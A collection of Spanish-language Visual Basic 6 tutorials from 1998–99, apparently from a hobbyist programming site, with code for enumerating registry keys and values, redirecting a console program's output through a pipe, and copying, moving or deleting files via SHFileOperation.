For iCount = 0 To 1
    'Enumerar el contenido de Shell Folders
    If iCount = 0 Then
        hKey = HKEY_USERS
        Entry = ".Default\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
    Else
        hKey = HKEY_LOCAL_MACHINE
        Entry = "Software\Microsoft\Windows\CurrentVersion"
    End If
    If RegOpenKeyEx(hKey, Entry, 0&, KEY_QUERY_VALUE, phkResult) = ERROR_SUCCESS Then
        lRet = QueryInfoKey(phkResult, maxBufLen)
        L = -1
        Do
            L = L + 1
            buf = String$(maxBufLen + 1, 0)
            buflen = Len(buf)
            'Para enumerar los valores y las claves
            lRet = EnumValue(phkResult, L, buf, buflen, 0&, retDT, 0&, i)
            If retDT = REG_SZ Then
                sValue = String$(i - 1, 0)
                buf = String$(maxBufLen + 1, 0)
                buflen = Len(buf)
                lRet = EnumValueString(phkResult, L, buf, buflen, 0&, retDT, sValue, i)
                buf = Left$(buf, buflen)
                If InStr(buf, Chr$(0)) Then
                    buflen = InStr(buf, Chr$(0)) - 1
                    buf = Left$(buf, buflen)
                End If

                If Len(buf) Then
                    If iCount = 0 Then
                        colShellFoldersKey.Add buf, buf
                        colShellFolders.Add "HKEY_USERS\" & Entry, buf
                    Else
                        If InStr(sValue, ":\") Then
                            colShellFoldersKey.Add buf, buf
                            colShellFolders.Add "HKEY_LOCAL_MACHINE\" & Entry, buf
                        End If
                    End If
                End If
            End If
            If lRet = ERROR_NO_MORE_ITEMS Then
                Exit Do
            End If
        Loop
        lRet = RegCloseKey(phkResult)
```

```
        End If
    Next

    'Obtener el directorio de windows
    buf = String$(300, Chr$(0))
    lRet = GetWindowsDirectory(buf, Len(buf))
    sValue = Left$(buf, lRet)
    buf = "WindowsDir"
    colShellFoldersKey.Add buf, buf
    colShellFolders.Add sValue, buf

    'Obtener el directorio de System
    buf = String$(300, Chr$(0))
    lRet = GetSystemDirectory(buf, Len(buf))
    sValue = Left$(buf, lRet)
    buf = "SystemDir"
    colShellFoldersKey.Add buf, buf
    colShellFolders.Add sValue, buf

    If bSoloClaves Then
        Set ShellFolders = colShellFoldersKey
    Else
        Set ShellFolders = colShellFolders
    End If

End Function

Private Sub Class_Initialize()
    Set colShellFolders = New Collection
    Set colShellFoldersKey = New Collection
End Sub

Private Sub Class_Terminate()
    Set colShellFolders = Nothing
    Set colShellFoldersKey = Nothing
End Sub

Public Function GetFolder(ByVal vIndex As Variant) As String
    'Devuelve el directorio de la clave indicada
    Dim sKey As String
    Dim sData As String
    Dim lRet As Long

    If colShellFolders.Count = 0 Then
        Call ShellFolders
    End If

    On Local Error Resume Next
    sKey = colShellFolders(vIndex)
    sData = colShellFoldersKey(vIndex)
    If sData = "WindowsDir" Then
        'Devolver el directorio de windows
        GetFolder = sKey
    ElseIf sData = "SystemDir" Then
        'Devolver el directorio de System
        GetFolder = sKey
    Else
        GetFolder = GetReg(sKey, sData)
    End If
    If Err Then
        GetFolder = ""
    End If
    Err = 0
    On Local Error GoTo 0
End Function
```

Ejecutar un programa y redirigir la salida estándard al programa de Visual Basic

Publicado: 29/Ago/98

La intención de este programa es ejecutar un programa MS-DOS, (que no un comando como DIR, etc.), y redirigir la salida del mismo hacia VB, es decir, lo que el programa en cuestión muestre en la pantalla del MS-DOS, se mostrará en un TextBox y el programa a ejecutar se pasará en la línea de comandos.
Podemos usar, por ejemplo: MEM.exe, etc.

Veamos el código de ejemplo, modificado de un artículo de la Knowledge Base de Microsoft:
HOWTO: Create a Process for Reading and Writing to a Pipe (Q173085)
Entre las modificaciones, está la espera a que el proceso llamado (el programa que se ejecuta), termine, ya que si no termina, no tomaremos todos los datos, sobre todo si es una tarea que dure algunos segundos; en principio hice una pausa de un par de segundos, pero después, rebuscando en el código que ya tenía, (los afortunados que tienen el código del gsBackUp también lo tienen), puse que esperara a que terminase el proceso. WaitForSingleObject es la función que se encarga de eso.

Bueno, vale ya de parrafadas, aquí tienes el código.
Para que funcione, deberás insertar un TextBox Multiline y que tenga las dos barras de desplazamiento (Scrollbars), además de un commandbuton.

Seguiré "investigando" o buscando información de cómo hacer lo contrario, ya que lo he intentado y no he dado con la tecla, es decir que un programa de Visual Basic pueda mostrar por el STDOUT lo que queramos.

Dejo parte del texto del artículo, aunque esté en inglés, para que sepas de que va el rollo este.

El código a insertar en el formulario:

```
'
Option Explicit
'
'
'This example illustrates a Visual Basic application starting
'another process with the purpose of redirecting that process's
'standard IO handles.
'The Visual Basic application redirects the created process's
'standard output handle to an anonymous pipe,
'then proceeds to read the output through the pipe.
'This sample just redirects STDOUT of the new process.
'
'To redirect other handles (STDIN and STDERR),
'create a pipe for each handle for which redirection is desired.
'The Visual Basic application would read from the read ends
'of the pipes for the redirected STDOUT and STDERR.
'If STDIN redirection was desired, the Visual Basic application
'would write to the write end of the appropriate pipe.
'
```

```
'An example follows:
'
'
'   'A pipe for redirection of STDOUT
'   CreatePipe(hReadPipe1, hWritePipe1, sa, 0)
'
'   'A pipe for redirection of STDERR
'   CreatePipe(hReadPipe2, hWritePipe2, sa, 0)
'
'   'A pipe for redirection of STDIN
'   CreatePipe(hReadPipe3, hWritePipe3, sa, 0)
'
'   'Preparing to start the process with redirected handles
'   start.hStdOutput = hWritePipe1
'   start.hStdError = hWritePipe2
'   start.hStdInput = hReadPipe3
'
'   'Reading output from the started process's STDOUT
'   ReadFile(hReadPipe1, mybuff1, 100, bytesread, ByVal 0&)
'
'   'Reading output from the started process's STDERR
'   ReadFile(hReadPipe2, mybuff2, 100, bytesread, ByVal 0&)
'
'   'Writing to the started process's STDIN
'   WriteFile(hWritePipe3, mybuff3, 100, byteswritten, ByVal 0&)
'

Private Declare Function CreatePipe Lib "kernel32" ( _
    phReadPipe As Long, _
    phWritePipe As Long, _
    lpPipeAttributes As Any, _
    ByVal nSize As Long) As Long

Private Declare Function ReadFile Lib "kernel32" ( _
    ByVal hFile As Long, _
    ByVal lpBuffer As String, _
    ByVal nNumberOfBytesToRead As Long, _
    lpNumberOfBytesRead As Long, _
    ByVal lpOverlapped As Any) As Long

Private Type SECURITY_ATTRIBUTES
    nLength As Long
    lpSecurityDescriptor As Long
    bInheritHandle As Long
End Type

Private Type STARTUPINFO
    cb As Long
    lpReserved As Long
    lpDesktop As Long
    lpTitle As Long
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
```

```
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type

Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadID As Long
End Type

Private Declare Function CreateProcessA Lib "kernel32" (ByVal _
   lpApplicationName As Long, ByVal lpCommandLine As String, _
   lpProcessAttributes As Any, lpThreadAttributes As Any, _
   ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, _
   ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As Long, _
   lpStartupInfo As Any, lpProcessInformation As Any) As Long

Private Declare Function WaitForSingleObject Lib "kernel32" _
    (ByVal hHandle As Long, ByVal dwMilliseconds As Long) As Long

Private Declare Function CloseHandle Lib "kernel32" (ByVal _
   hObject As Long) As Long

Const SW_SHOWMINNOACTIVE = 7
Const STARTF_USESHOWWINDOW = &H1
Const INFINITE = -1&
Private Const NORMAL_PRIORITY_CLASS = &H20&
Private Const STARTF_USESTDHANDLES = &H100&

Private Function ExecCmdPipe(ByVal CmdLine As String) As String
    'Ejecuta el comando indicado, espera a que termine
    'y redirige la salida hacia VB

    Dim proc As PROCESS_INFORMATION, ret As Long, bSuccess As Long
    Dim start As STARTUPINFO
    Dim sa As SECURITY_ATTRIBUTES
    Dim hReadPipe As Long, hWritePipe As Long
    Dim bytesread As Long, mybuff As String
    Dim i As Integer

    Dim sReturnStr As String

    '=== Longitud de la cadena, en teoría 64 KB,
    '   pero no en la práctica
    'mybuff = String(64 * 1024, Chr$(65))
    '
    mybuff = String(10 * 1024, Chr$(65))
    sa.nLength = Len(sa)
    sa.bInheritHandle = 1&
    sa.lpSecurityDescriptor = 0&
    ret = CreatePipe(hReadPipe, hWritePipe, sa, 0)
    If ret = 0 Then
        '===Error
        ExecCmd = "Error: CreatePipe failed. " & Err.LastDllError
        Exit Function
```

```
    End If
    start.cb = Len(start)
    start.hStdOutput = hWritePipe
    start.dwFlags = STARTF_USESTDHANDLES + STARTF_USESHOWWINDOW
    start.wShowWindow = SW_SHOWMINNOACTIVE

    ' Start the shelled application:
    ret& = CreateProcessA(0&, CmdLine$, sa, sa, 1&, _
        NORMAL_PRIORITY_CLASS, 0&, 0&, start, proc)
    If ret <> 1 Then
        '===Error
        sReturnStr = "Error: CreateProcess failed. " & Err.LastDllError
    End If

    ' Wait for the shelled application to finish:
    ret = WaitForSingleObject(proc.hProcess, INFINITE)

    'En el original, sólo leian 100 caracteres
    bSuccess = ReadFile(hReadPipe, mybuff, Len(mybuff), bytesread, 0&)
    If bSuccess = 1 Then
        sReturnStr = Left(mybuff, bytesread)
    Else
        '===Error
        sReturnStr = "Error: ReadFile failed. " & Err.LastDllError
    End If
    ret = CloseHandle(proc.hProcess)
    ret = CloseHandle(proc.hThread)
    ret = CloseHandle(hReadPipe)
    ret = CloseHandle(hWritePipe)

    ExecCmd = sReturnStr
End Function

Private Sub Command1_Click()
    Text1 = ExecCmdPipe(Command$)
End Sub

Private Sub Form_Load()
    '
    Text1 = ""
    '
    Show
    'Asigna al TextBox lo que se introduzca en la línea de comandos
    Text1 = ExecCmdPipe(Command$)
    Text1.Refresh
End Sub
```

cQueryReg (2)

Clase para manipular los datos del registro del Sistema

Revisión 2 del 14/Oct/98
Nota:
Para ver la clase original del 18/Ago/98, pulsa este link
Este link te llevará a la revisión del 12/Jun/99
Este otro te llevará a la revisión del 22/Jun/2000 (4)
Este es el correspondiente a la revisión del 28/Dic/2001 (5)

Esta es una revisión/ampliación de la clase cQueryReg publicada el 18/Ago/98.

Lo que hay de nuevo en esta nueva versión es que se pueden enumerar las subclaves de una clave indicada o los valores de una clave del registro.
Por tanto sólo se mostrará el código de estas nuevas funciones, además voy a poner un par de ejemplos de cómo usarla, uno de los ejemplos servirá para saber las conexiones del acceso telefónico a redes disponibles para poder conectarnos, el otro lo que hará será mostrar las subclaves que tiene una clave determinada y seleccionando una de esas subclaves, mostrar los valores contenidos en ella, de esta forma podremos saber, por ejemplo, que programas se ejecutan al iniciarse Windows, etc.
Para un futuro no muy lejano, ampliaré la clase para que pueda guardar el contenido de una clave con sus subclaves en un fichero REG, también habrá una función o método para lo contrario, es decir: indicarle un fichero REG y asignar esos valores al registro.

Vamos a ver las nuevas funciones y los ejemplos.
Como creo que con los comentarios que tienen habrá suficiente, te muestro sólo el código, después viendo en el código de ejemplo cómo se usan, tendrás la información necesaria, al menos eso espero, pero si quieres hacer algún comentario o necesitas aclaración, escribeme y lo pondré en esta página para que el resto del personal se entere...

```
'
Public Function EnumKeys(colKeys() As String, ByVal sKey As String) As Boolean
    '---------------------------------------------------------------------
    'Enumera todas las subclaves de la clave indicada en sKey   (12/Oct/98)
    '
    'Parámetros:
    '   colKeys()   Array unidimensional que contendrá las claves halladas
    '   sKey        Clave completa de la que se quiere la información
    '
    'Devolverá True si todo va bien
    '
    'Revisado para Array y buen funcionamiento (espero)        (14/Oct/98)
    '---------------------------------------------------------------------
    Dim dwIndex             As Long
    Dim ret                 As Long
    Dim hKey2               As Long
    Dim hKey                As Long
    Dim lpName              As String
    Dim lpftLastWriteTime   As FILETIME
    Dim colItems            As Long
    Dim lSize               As Long
    Dim SubKeysNum          As Long
    Dim MaxSubKeyLen        As Long
    Dim numValues           As Long
    Dim MaxValueNameLen     As Long
    Dim MaxDataLen          As Long


    colItems = 0
    ReDim colKeys(0)

    'Si se pasa una cadena en sKey, esta función la convierte
```

```
    'en un valor válido para la clave principal
    hKey = ParseKey(sKey, hKey)

    'Abrir la clave indicada
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_ENUMERATE_SUB_KEYS, hKey2)

    EnumKeys = True
    'Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        'Obtener información de la clave y datos, devolverá:
        'SubKeysNum         Número de subclaves
        'MaxSubKeyLen       Tamaño máximo de nombre de clave
        'numValues          Número de valores en esta clave
        'MaxValueNameLen    Tamaño máximo del nombre del valor
        'MaxDataLen         Tamaño máximo de los datos
        ret = RegQueryInfoKey(hKey2, 0&, 0&, 0&, SubKeysNum, MaxSubKeyLen, _
                              0&, numValues, MaxValueNameLen, _
                              MaxDataLen, 0&, lpftLastWriteTime)

        'Se empieza desde cero
        For dwIndex = 0 To SubKeysNum
            lSize = MaxSubKeyLen
            lpName = String$(lSize + 1, 0)
            'Sólo nos interesa los nombres de las subclaves
            ret = RegEnumKeyEx(hKey2, dwIndex, lpName, lSize, _
                               0&, 0&, 0&, lpftLastWriteTime)
            If ret = ERROR_MORE_DATA Or ret = ERROR_SUCCESS Then
                'Redimensionar el array
                colItems = colItems + 1
                ReDim Preserve colKeys(colItems)
                'lSize tiene el número de caracteres devuelto,
                'sin incluir el CHR$(0) del final
                colKeys(colItems) = Left$(lpName, lSize)
            End If
        Next
    Else
        EnumKeys = False
    End If
    'Cerrar la clave abierta
    ret = CloseKey(hKey2)
End Function


'
Public Function EnumValues(ByRef colKeys() As String, ByVal sKey As String) As Boolean
    '---------------------------------------------------------------------
    'Enumera todos los valores de la clave indicada en sKey     (12/Oct/98)
    '
    'Parámetros:
    '   colKeys()   Array unidimensional que contendrá las claves halladas
    '               En este array se almacena el nombre del valor y a
    '               continuación el valor en si, por tanto hay que tener
    '               esto en cuenta a la hora de recuperar la información.
    '               Ver el ejemplo de cómo usarla un poco más abajo.
    '   sKey        Clave completa de la que se quiere la información
    '
    'Devolverá True si todo va bien
    '
    'Revisado para Array y buen funcionamiento (espero)         (14/Oct/98)
    '---------------------------------------------------------------------
    'Para recuperar la información de colKeys(), hacer esto:
    '
    'If .EnumValues(colKeys(), sKey) Then
    '    For i = 1 To UBound(colKeys) Step 2
    '        'colKeys(i)        será el nombre
    '        'colKeys(i + 1)    será el valor o dato almacenado
    '    Next
    'End If
    '---------------------------------------------------------------------
```

```
    '
    Dim dwIndex             As Long
    Dim ret                 As Long
    Dim hKey2               As Long
    Dim hKey                As Long
    Dim lpName              As String
    Dim lpftLastWriteTime   As FILETIME
    Dim retDT               As eHKEYDataType
    Dim lSize               As Long
    Dim sData               As String
    Dim aData()             As Byte
    Dim lDWord              As Long
    Dim i                   As Long
    Dim colItems            As Long
    Dim SubKeysNum          As Long
    Dim MaxSubKeyLen        As Long
    Dim numValues           As Long
    Dim MaxValueNameLen     As Long
    Dim MaxDataLen          As Long


    'Si se pasa una cadena en sKey, esta función la convierte
    'en un valor válido para la clave principal
    hKey = ParseKey(sKey, hKey)

    'Abrir la clave indicada
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)

    'Valores por defecto
    EnumValues = True
    ReDim aData(0)
    lDWord = 0
    sData = ""

    'Inicializar el array
    colItems = 0
    ReDim colKeys(colItems)

    'Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        'Obtener la información de esta clave, devolverá:
        'SubKeysNum         Número de subclaves
        'MaxSubKeyLen       Tamaño máximo de nombre de clave
        'numValues          Número de valores en esta clave
        'MaxValueNameLen    Tamaño máximo del nombre del valor
        'MaxDataLen         Tamaño máximo de los datos
        ret = RegQueryInfoKey(hKey2, 0&, 0&, 0&, SubKeysNum, MaxSubKeyLen, _
                              0&, numValues, MaxValueNameLen, _
                              MaxDataLen, 0&, lpftLastWriteTime)

        lpName = String$(MaxValueNameLen + 1, 0)
        'Hacer un bucle para el número de valores posibles
        For dwIndex = 0 To numValues
            lpName = String$(MaxValueNameLen + 1, 0)
            'Llamarlo primero para saber el tipo de datos,
            'el cual estará en retDT
            ret = RegEnumValue(hKey2, dwIndex, 0&, 0&, 0&, retDT, 0&, 0&)
            'la primera vez, cuando dwIndex = cero, devuelve ERROR_SUCCESS,
            'pero después devuelve ERROR_MORE_DATA mientras haya datos.
            If ret = ERROR_MORE_DATA Or ret = ERROR_SUCCESS Then
                lSize = MaxDataLen
                Select Case retDT
                Case REG_SZ 'Datos de cadena
                    sData = String$(lSize, 0)
                    ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, ByVal sData,
lSize)
                    sData = RTrimZero(sData)
                    lpName = RTrimZero(lpName)
                    ReDim Preserve colKeys(colItems + 2)
                    colKeys(colItems + 1) = lpName
                    colKeys(colItems + 2) = sData
```

```
                    colItems = colItems + 2
                Case REG_DWORD
                    'Datos numéricos (long)
                    ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, lDWord,
lSize)
                    sData = CStr(lDWord)
                    lpName = RTrimZero(lpName)
                    ReDim Preserve colKeys(colItems + 2)
                    colKeys(colItems + 1) = lpName
                    colKeys(colItems + 2) = sData
                    colItems = colItems + 2
                'Case REG_BINARY
                '    'Datos binarios
                Case Else
                    'Tratarlo como Binary
                    If lSize Then
                        ReDim aData(lSize)
                        'Leer los datos binarios
                        ret = RegEnumValue(hKey2, dwIndex, lpName, Len(lpName), 0&, retDT, aData(0),
lSize)
                        lpName = RTrimZero(lpName)
                        'Al estilo de como se muestra con RegEdit
                        sData = ""
                        For i = 0 To UBound(aData) - 1
                            sData = sData & Format$(Hex$(aData(i)), "00") & " "
                        Next
                        ReDim Preserve colKeys(colItems + 2)
                        colKeys(colItems + 1) = lpName
                        colKeys(colItems + 2) = sData
                        colItems = colItems + 2
                    End If
                End Select
            End If
        Next
    Else
        EnumValues = False
    End If
    'Cerrar la clave abierta
    ret = CloseKey(hKey2)
End Function
```

El formulario para conectarse leyendo la información del registro.

Esta utilidad lo que hace es buscar en el registro los diferentes accesos telefónicos a redes (Dial-Up Networking), mostrarlos en un combo, seleccionamos el que nos interese, en caso de que haya más de uno y después al pulsar en conectar se llama a RunDll32 para hacer la conexión, el código para poder hacer esto, me lo mandaron, pero no me decian el nombre y tampoco he encontrado el mail de quién lo hizo, así que doy las gracias a quién lo envió, que no es plan de anotarse puntos que no son de uno...

Veamos el aspecto del formulario en tiempo de diseño:

Ahora veamos el código que se usa al iniciarse el formulario, el cual llena el combo con las diferentes conexiones, obtenidas de la

siguiente clave del registro: **HKEY_USERS\.Default\RemoteAccess\Addresses**

```
'
'-------------------------------------------------------------------------
'Ejemplo para conectarse usando Acceso Telefónico a Redes       (09/Oct/98)
'                                                               (13/Oct/98)
'
'©Guillermo 'guille' Som, 1998
'-------------------------------------------------------------------------
Option Explicit

Private m_QR As cQueryReg       'Clase de manipulación del registro
Private colKeys() As String     'Array para guardar los nombres/contenidos


Private Sub cmdConectar_Click()
    'Conectar usando el nombre de conexión indicado
    Dim sConex As String

    'Obtener el nombre de la conexión a usar
    With cboConex
        sConex = .List(.ListIndex)
    End With

    'Llamar a RunDll para conectar con la conexión indicada
    Call Shell("RunDll32.exe rnaui.dll,RnaDial " & sConex, vbNormalFocus)
    DoEvents

    'Enviar una pulsación para conectar
    'si esto te da problemas y lo quitas, tendrás que aceptar la conexión indicada
    SendKeys "{Enter}", True
    DoEvents
End Sub


Private Sub Form_Load()
    'Leer del registro las conexiones disponibles
    'y añadirlas al combo
    '
    Dim sKey As String
    Dim i As Long

    Set m_QR = New cQueryReg
    'Borrar el contenido de colKeys
    ReDim colKeys(0)

    'Las conexiones disponibles (en Default)
    sKey = "HKEY_USERS\.Default\RemoteAccess\Addresses"

    'Leer los nombres de las conexiones disponibles
    If m_QR.EnumValues(colKeys(), sKey) Then
        'Es necesario el Step 2 ya que se lee el Nombre y el Contenido,
        'aunque en este caso el contenido no nos interesa.
        For i = 1 To UBound(colKeys) Step 2
            cboConex.AddItem colKeys(i)
        Next
        If cboConex.ListCount Then
            cboConex.ListIndex = 0
        End If
    End If
End Sub


Private Sub Form_Unload(Cancel As Integer)
    'Un poco de limpieza...
    Set m_QR = Nothing
    Set Form1 = Nothing
End Sub
```

Ejemplo para leer las subclaves de una clave y/o los valores de una clave:

Lo que se hace en esta rutina es cargar inicialmente los valores de la clave: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion, que es donde está la información, entre otras, de que programas se cargan al iniciarse Windows, esta clave se usa automáticamente al seleccionar el checkbox y se asigna al textbox de la parte superior que es donde puedes escribir la clave de la que quieres listar las subclaves que tenga.
En el combo se incluirán esas subclaves y al seleccionar una de ellas se mostrará el nombre y el valor contenido en el ListView.
Cuando se seleccione un valor del ListView, se mostrará en las cajas de texto correspondientes, listas para ser modificada en el caso de los datos o borrada en el caso de la subclave, aunque el código para hacer esto no he querido ponerlo para que no metas la pata si te pones a probar...

Veamos el formulario en tiempo de diseño y el código del formulario.

```
'
'------------------------------------------------------------------------
'tEnumReg                                                    (14/Oct/98)
'Prueba para usar la enumeración de claves y valores del registro
'
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------------
Option Explicit

Private m_QR As cQueryReg       'Clase de manipulación del registro
Private colKeys() As String     'Array para guardar los nombres/contenidos


Private Sub Form_Load()
    '
    Dim sKey As String
    Dim i As Long

    Set m_QR = New cQueryReg
    ReDim colKeys(0) As String
```

```
    txtKey = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer"
    txtNombre = ""
    txtDatos = ""

    'Valores del TreeView
    With lvwRun
        .View = lvwReport
        .ColumnHeaders.Add , "Name", "Nombre", 2600
        .ColumnHeaders.Add , "Data", "Datos", 5500
        'No permitir que se modifique la etiqueta
        .LabelEdit = lvwManual
        'Mostrar la información ordenada
        .Sorted = True
        .SortOrder = lvwAscending
        .SortKey = 0
    End With

    'Esto enumera las sub-claves que hay en esta clave
    sKey = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion"

    If m_QR.EnumKeys(colKeys(), sKey) Then
        For i = 1 To UBound(colKeys)
            cboKeys.AddItem colKeys(i)
        Next
        cboKeys.ListIndex = 0
    End If
End Sub


Private Sub cboKeys_Click()
    Dim sKey As String
    Dim lItem As Long
    Dim i As Long
    Dim itmX As ListItem

    'Esto enumera los valores de esta clave
    'sKey = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\"
    sKey = Trim$(txtKey)
    If Right(sKey, 1) <> "\" Then
        sKey = sKey & "\"
    End If

    With cboKeys
        sKey = sKey & .List(.ListIndex)
    End With

    'Borrar el contenido de colKeys
    ReDim colKeys(0)

    'Borrar el contenido del TreeView
    lvwRun.ListItems.Clear

    If m_QR.EnumValues(colKeys(), sKey) Then
        lItem = 1
        For i = 1 To UBound(colKeys) Step 2
            If Len(colKeys(i)) Then
                Set itmX = lvwRun.ListItems.Add(lItem, "k" & colKeys(i), colKeys(i))
                itmX.SubItems(1) = colKeys(i + 1)
                lItem = lItem + 1
            End If
        Next
        If lvwRun.ListItems.Count Then
            With lvwRun
                .SelectedItem = .ListItems(1)
                If Len(.SelectedItem.Text) Then
                    Set itmX = .ListItems("k" & .SelectedItem.Text)
                End If
                txtNombre = itmX.Text
                txtDatos = itmX.SubItems(1)
            End With
        End If
```

```
    End If
End Sub


Private Sub chkCurrentVersion_Click()
    Dim sKey As String
    Dim i As Long

    If chkCurrentVersion.Value Then
        ReDim colKeys(0)

        'Esto enumera las sub-claves que hay en esta clave
        sKey = "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion"
        txtKey = sKey

        If m_QR.EnumKeys(colKeys(), sKey) Then
            For i = 1 To UBound(colKeys)
                cboKeys.AddItem colKeys(i)
            Next
            If cboKeys.ListCount Then
                cboKeys.ListIndex = 0
            End If
        End If
    End If
End Sub


Private Sub cmdAsignar_Click()
    'No implementado en el ejemplo...
    'si quieres modificar algo, hazlo bajo tu responsabilidad

End Sub

Private Sub cmdBorrarRun_Click()
    'No implementado en el ejemplo...
    'si quieres borrar algo, hazlo bajo tu responsabilidad

End Sub


Private Sub Form_Unload(Cancel As Integer)
    'Un poco de limpieza...
    Set m_QR = Nothing
    Set tEnumReg = Nothing
End Sub


Private Sub lvwRun_Click()
    'Mostrar el elemento "clickeado" en las cajas de texto      (12/Oct/98)
    Dim itmX As ListItem

    With lvwRun
        Set itmX = .ListItems(.SelectedItem.Text)
        txtNombre = itmX.Text
        txtDatos = itmX.SubItems(1)
    End With
End Sub


Private Sub txtKey_KeyPress(KeyAscii As Integer)
    Dim sKey As String
    Dim i As Long

    If KeyAscii = vbKeyReturn Then
        KeyAscii = 0
        ReDim colKeys(0)
        cboKeys.Clear
        chkCurrentVersion.Value = 0

        'Esto enumera las sub-claves que hay en esta clave
        sKey = Trim$(txtKey)

        If m_QR.EnumKeys(colKeys(), sKey) Then
```

```
            For i = 1 To UBound(colKeys)
                cboKeys.AddItem colKeys(i)
            Next
            If cboKeys.ListCount Then
                cboKeys.ListIndex = 0
            End If
        End If
    End If
End Sub
```

Pulsa este link si quieres bajarte el listado completo de la clase así como los ejemplos. (QueryReg2.zip 16.4 KB)

Copiar, Mover y Eliminar ficheros usando el API de Windows (SHFileOperation)

Publicado: 11/May/99
Actualizado: 11/May/99

Aunque ya hay un pequeño ejemplo en la segunda entrega del API, he creado un nuevo ejemplo con estas tres operaciones básicas, usando la misma función que usa el Windows.
Lo he probado en Windows 98, pero me imagino que en Windows 95 también funcionará, aunque en NT no lo he comprobado... si lo haces, me lo comunicas. Gracias.

Según las opciones que se especifiquen, ver el listado, Windows nos pedirá confirmación o no, nos avisará si tiene que crear el directorio de destino e incluso hará una copia si el fichero de destino ya existe.

En este ejemplo sólo se manipula un fichero, para especificar varios ficheros, hay que separar cada nombre con vbvNullChar, ver el ejemplo de enviar ficheros a la papelera de reciclaje, para una función que acepta varios nombres de ficheros en el parámetro.

Aquí tienes una captura del form, en tiempo de diseño y el listado, creo que no necesita más comentarios... espero que te sea de utilidad.

Nos vemos.
Guillermo

```
'
'------------------------------------------------------------------------
' Ejemplo de copiar y mover ficheros usando el API de Windows      (11/May/99)
```

```
'
' ©Guillermo 'guille' Som, 1999
'------------------------------------------------------------------------------
Option Explicit

' Variables para el programa de prueba
Private sFicOri As String
Private sFicDes As String
Private iFlags As Long
' Constantes para el orden de los chkOpciones
Private Enum eOpciones
    cFOF_ALLOWUNDO
    cFOF_FILESONLY
    cFOF_MULTIDESTFILES
    cFOF_NOCONFIRMATION
    cFOF_NOCONFIRMMKDIR
    cFOF_RENAMEONCOLLISION
    cFOF_SILENT
    cFOF_SIMPLEPROGRESS
End Enum

' Variables, constantes y declaraciones para el API
Private Type SHFILEOPSTRUCT
    hWnd As Long                        ' hWnd del formulario
    wFunc As Long                       ' Función a usar: FO_COPY, etc.
    pFrom As String                     ' Fichero(s) de origen
    pTo As String                       ' Fichero(s) de destino
    fFlags As Integer                   ' Opciones
    fAnyOperationsAborted As Boolean    ' Si se ha cancelado
    hNameMappings As Long               '
    lpszProgressTitle As String         ' Sólo si se usa FOF_SIMPLEPROGRESS
End Type

' Constantes para FileOperation
Private Enum eFO
    FO_COPY = &H2                       ' Copiar
    FO_DELETE = &H3                     ' Borrar
    FO_MOVE = &H1                       ' Mover
    FO_RENAME = &H4                     ' Renombrar
    '
    FOF_MULTIDESTFILES = &H1            ' Multiples archivos de destino
    FOF_CONFIRMMOUSE = &H2              ' No está implementada
    FOF_SILENT = &H4                    ' No mostrar el progreso
    FOF_RENAMEONCOLLISION = &H8         ' Cambiar el nombre si el archivo de destino ya existe
    FOF_NOCONFIRMATION = &H10           ' No pedir confirmación
    FOF_WANTMAPPINGHANDLE = &H20        '// Fill in SHFILEOPSTRUCT.hNameMappings
                                        '// Must be freed using SHFreeNameMappings
    FOF_ALLOWUNDO = &H40                ' Permitir deshacer
    FOF_FILESONLY = &H80                ' Si se especifica *.*, hacerlo sólo con archivos
    FOF_SIMPLEPROGRESS = &H100          ' No mostrar los nombres de los archivos
    FOF_NOCONFIRMMKDIR = &H200          ' No confirmar la creación de directorios
    FOF_NOERRORUI = &H400               '// don't put up error UI
    FOF_NOCOPYSECURITYATTRIBS = &H800   '// don't copy NT file Security Attributes
End Enum

Private Declare Function SHFileOperation Lib "shell32.dll" Alias "SHFileOperationA" _
    (lpFileOp As SHFILEOPSTRUCT) As Long

Private Sub cmdCopiar_Click()
    ' Copiar
    Dim SHFileOp As SHFILEOPSTRUCT

    ' Asignar el valor de las opciones
    AsignarFlags

    sFicOri = txtOri & vbNullChar & vbNullChar
    sFicDes = txtDes & vbNullChar & vbNullChar
```

```
    With SHFileOp
        .wFunc = FO_COPY
        .fFlags = iFlags
        .hWnd = Me.hWnd
        .pFrom = sFicOri
        .pTo = sFicDes
        .lpszProgressTitle = "Copiando los ficheros especificados"
    End With

    Call SHFileOperation(SHFileOp)
End Sub

Private Sub cmdEliminar_Click()
    ' Eliminar
    Dim SHFileOp As SHFILEOPSTRUCT

    ' Asignar el valor de las opciones
    AsignarFlags

    sFicDes = txtDes & vbNullChar & vbNullChar

    With SHFileOp
        .wFunc = FO_DELETE
        .fFlags = iFlags
        .hWnd = Me.hWnd
        .pFrom = sFicDes
        .lpszProgressTitle = "Eliminando el fichero especificado"
    End With

    Call SHFileOperation(SHFileOp)
End Sub

Private Sub cmdMover_Click()
    ' Mover
    Dim SHFileOp As SHFILEOPSTRUCT

    ' Asignar el valor de las opciones
    AsignarFlags

    sFicOri = txtOri & vbNullChar & vbNullChar
    sFicDes = txtDes & vbNullChar & vbNullChar

    With SHFileOp
        .wFunc = FO_MOVE
        .fFlags = iFlags
        .hWnd = Me.hWnd
        .pFrom = sFicOri
        .pTo = sFicDes
        .lpszProgressTitle = "Moviendo los ficheros especificados"
